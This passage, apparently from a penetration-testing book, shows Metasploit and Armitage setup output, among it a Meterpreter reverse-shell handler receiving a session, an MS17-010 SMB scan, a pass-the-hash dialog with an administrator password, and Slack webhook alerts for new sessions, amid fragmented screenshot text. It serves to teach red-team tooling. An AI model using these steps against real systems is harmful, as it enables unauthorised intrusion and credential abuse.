msf exploit(multi/handler) > run
[*] Started HTTPS reverse handler on https://172.27.192.54:1234
[*] https://172.27.192.54:1234 handling request from 172.27.102.70; (UUID: vxjldpvc) Attaching orphaned/stageless session...
[*] Meterpreter session 2 opened (172.27.192.54:1234 -> 172.27.102.70:62137) at 2018-07-03 06:57:26 -0400
```

```
MacBook-Air:armitage Himanshu$ export MSF_DATABASE_CONFIG=/Users/Himanshu/.msf4/database.yml
MacBook-Air:armitage Himanshu$ sudo -E ./teamserver 192.168.2.16 hello@123
[*] Generating X509 certificate and keystore (for SSL)
[
Warning:
The JKS keystore uses a proprietary format. It is recommended to migrate to PKCS12 which is an
industry standard format using "keytool -importkeystore -srckeystore ./armitage.store -destkeys
tore ./armitage.store -deststoretype pkcs12".
[*] Starting RPC daemon
[*] MSGRPC starting on 127.0.0.1:55554 (NO SSL):Msg...
[*] MSGRPC backgrounding at 2018-07-16 04:12:05 +0530...
[*] sleeping for 20s (to let msfrpcd initialize)
[*] Starting Armitage team server
[*] Use the following connection details to connect your clients:
    Host: 192.168.2.16
    Port: 55553
    User: msf
    Pass: hello@123

[*] Fingerprint (check for this string when you connect):
    4c659d8acc41122cdab773a9d99b2e2eeeb9fd58
[+] feel free to connect now, Armitage is ready for collaboration
```



Connect...


Host: 192.168.2.16


Port: 55553


User: msf

Pass: *****

Connect Help






























```
msf > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 10.10.1.3
RHOSTS => 10.10.1.3
msf auxiliary(scanner/smb/smb_ms17_010) > set SMBDomain .
SMBDomain => .
msf auxiliary(scanner/smb/smb_ms17_010) > set CHECK_ARCH true
CHECK_ARCH => true
msf auxiliary(scanner/smb/smb_ms17_010) > set THREADS 24
THREADS => 24
msf auxiliary(scanner/smb/smb_ms17_010) > set CHECK_DOPU true
CHECK_DOPU => true
msf auxiliary(scanner/smb/smb_ms17_010) > set RPORT 445
RPORT => 445
msf auxiliary(scanner/smb/smb_ms17_010) > run -j
[*] Auxiliary module running as background job 10.
[*] Scanned 1 of 1 hosts (100% complete)
```



Armitage	View	Hosts
New Connection		
Preferences		
Set Target View		►
Set Exploit Rank		►
SOCKS Proxy...		
Listeners		►
Scripts...		
Close		

	10.10.1.2
	10.10.1.3
	10.10.1.8
	10.10.1.9
	10.10.1.10
	10.10.1.11
	10.10.1.14
	10.10.1.18
	10.10.1.19
	10.10.1.20
	10.10.1.25
	10.10.1.30
	10.10.1.31
	10.10.1.32
	10.10.1.33
	10.10.1.34









Pass the Hash

user	pass	host
administrator	@dministrat0r	10.15.2.125

User

Pass


Domain

☐ Check all credentials

☒ Use reverse connection


<https://slack.com/get-started#create>

Hack The Planet - I... 97K Men's Stand U... abxx Hack Forums Kaotic Creations techorganic g0tmi1k: Tenable Nessus Vul...



Create a new workspace

To make a workspace from scratch, please confirm your email address.



teamserver | BugsBounty

Secure | https://bugsbountyworkspace.slack.com/messages/GCG7FD3QS/

Apps | Index of /static/book: | How to implement b

Slack needs your permission to [enable desktop notifications.](#)

BugsBounty

Himanshu

All Threads

Channels

general

random

teamserver

Direct Messages

slackbot

Himanshu (you)

Invite People

Apps

teamserver

☆ | 1 | Add a topic

teamserver

You created this private channel today. This is the very beginning of the **teamserver** channel. Purpose: test ([edit](#))

+ Add an app | Invite others to this private channel

Today

Himanshu

4:32 AM

joined teamserver.

Himanshu

4:33 AM

set the channel purpose: test


+ | Message teamserver

teamserver | BugsBounty

Add Apps to Slack | Apps

Secure | https://bugsbountyworkspace.slack.com/apps

AppsIndex of /static/book: webHow to implement bi

BrowseManageBuildBugsBounty

Staff Picks

Featured

Essential Apps

New & Noteworthy

Brilliant Bots


App Collections

Actions

Categories




Bots

incoming webhook



Incoming WebHooks

Send data into Slack in real-time.



Create a new ticket...

Add a task...

Attach to issue...

Attach to pull request...

More message actions...

Turn your conversations into action

Create a task, comment, or follow-up from any Slack message with actions

[Learn more](#)

←

→

↺

Secure | https://bugsbountyworkspace.slack.com/apps/new/A0F7XDUAZ-incoming-webhooks

☆


🔔

🔴


Apps


Index of /static/book: webh

How to implement bi

slack

BrowseManageBuild

BugsBounty ▾

New to Slack integrations.

Check out our [Getting Started](#) guide to familiarize yourself with the most common types of integrations, and tips to keep in mind while building your own. You can also [register as a developer](#) to let us know what you're working on, and to receive future updates to our APIs.

Post to Channel

Start by choosing a channel where your Incoming Webhook will post messages to.

teamserver ▾

or [create a new channel](#)

Add Incoming WebHooks integration

By creating an incoming webhook, you agree to the [Slack API Terms of Service](#).

Secure | <https://bugsbountyworkspace.slack.com/services/BCG0YUA92?added=1>

Apps Index of /static/books web How to implement b

slack App Directory Search App Directory Browse Manage Build BugsBounty

Integration Settings

Post to Channel

Messages that are sent to the incoming webhook will be posted here.

teamserver

[or create a new channel](#)

Webhook URL

Send your JSON payloads to this URL.

[Show setup instructions](#)

<https://hooks.slack.com/services/TCH8JQGUX/BCG0YUA92/6LBcG5pTm8H60Y>

[Copy URL](#) • [Regenerate](#)

Descriptive Label

Use this label to provide extra context in your list of integrations (optional).

Optional description of this integration

Customize Name

Choose the username that this integration will post as.

incoming-webhook

```
msf > load notify
[*] Successfully loaded plugin: notify
```

```
msf > help
```

notify Commands

=====

Command

Description

notify_help

Displays help

notify_save

Save Settings to YAML File /root/.msf4/Notify.yaml.

notify_set_source

Set source for identifying the source of the message.

notify_set_user

Set Slack username for messages.

notify_set_webhook

Sets Slack Webhook URL.

notify_show_options

Shows currently set parameters.

notify_start

Start Notify Plugin after saving settings.

notify_stop

Stop monitoring for new sessions.

notify_test

Send test message to make sure configuration is working.

```
msf > notify_show_options
```

```
[*] Parameters:
```

```
[+] Webhook URL: https://hooks.slack.com/services/TCH8JQGUX/BCG0YUA92/6L
```

```
[+] Slack User:
```

```
[+] Source:
```

```
msf > notify_set_user @himanshu
```

```
[*] Setting the Slack handle to @himanshu
```

```
msf > notify_save
```

```
[*] Saving options to config file
```

All Threads

Channels

general

random

teamserver

Direct Messages

slackbot

Himanshu (you)

Invite People

Apps

teamserver

You created this private channel today. This is the very beginning of the **teamserver** channel. Purpose: test (edit)

+ Add an app Invite others to this private channel

Today

Himanshu 4:32 AM

joined teamserver.

Himanshu 4:33 AM

set the channel purpose: test

Himanshu 4:42 AM


added an integration to this channel: [incoming-webhook](#)


incoming-webhook APP 5:24 AM


@himanshu Metasploit is online on MSF! Hack the Planet!


new messages

+ s @ 😊





 **Himanshu** 4:42 AM
added an integration to this channel: [incoming-webhook](#)



 **incoming-webhook** APP 5:24 AM
@himanshu Metasploit is online on MSF! Hack the Planet!

 **incoming-webhook** APP 5:30 AM
@himanshu You did it! New session... Source: MSF; Session: 1; Platform: windows; Type: meterpreter

+ s @ 😊

Armitage	View	Hosts
New Connection		
Preferences		
Set Target View		▶
Set Exploit Rank		▶
SOCKS Proxy...		
Listeners		▶
Scripts...		
Close		





```
cortana> help
```

Commands

```
askoff  
askon  
help  
load  
logoff  
logon  
ls  
proff  
profile  
pron  
reload  
troff  
tron  
unload
```

Command	Arguments	What it does
askoff	script.cna	let a script interact with Metasploit and compromised hosts
askon	script.cna	force script to ask for permission before interacting with Metasploit or compromised hosts
help		list all of the commands available
load	/path/to/script.cna	load a Cortana script
logoff	script.cna	stop logging a script's interaction with Metasploit and compromised hosts
logon	script.cna	log a script's interaction with Metasploit and compromised hosts
ls		list all of the scripts loaded
proff	script.cna	disable the Sleep profiler for the script
profile	script.cna	dumps performance statistics for the script.
pron	script.cna	enables the Sleep profiler for the script
reload	script.cna	reloads the script
troff	script.cna	disable function trace for the script
tron	script.cna	enable function trace for the script
unload	script.cna	unload the script

Chapter 4: Getting Started with Cobalt Strike





Secure | <https://trial.cobaltstrike.com>

COBALT STRIKE

ADVANCED THREAT TACTICS FOR PENETRATION TESTERS

[DOWNLOAD](#) [FEATURES](#) [SCREENSHOTS](#) [TRAINING](#) [SUPPORT](#)

DOWNLOAD

Would you like to try Cobalt Strike? Great! Tell us a little about yourself and we'll get a trial copy to you.

If you'd like to buy Cobalt Strike, you may request a quote or buy online.

Company *

Website

Primary Contact Name *

Primary Contact Title

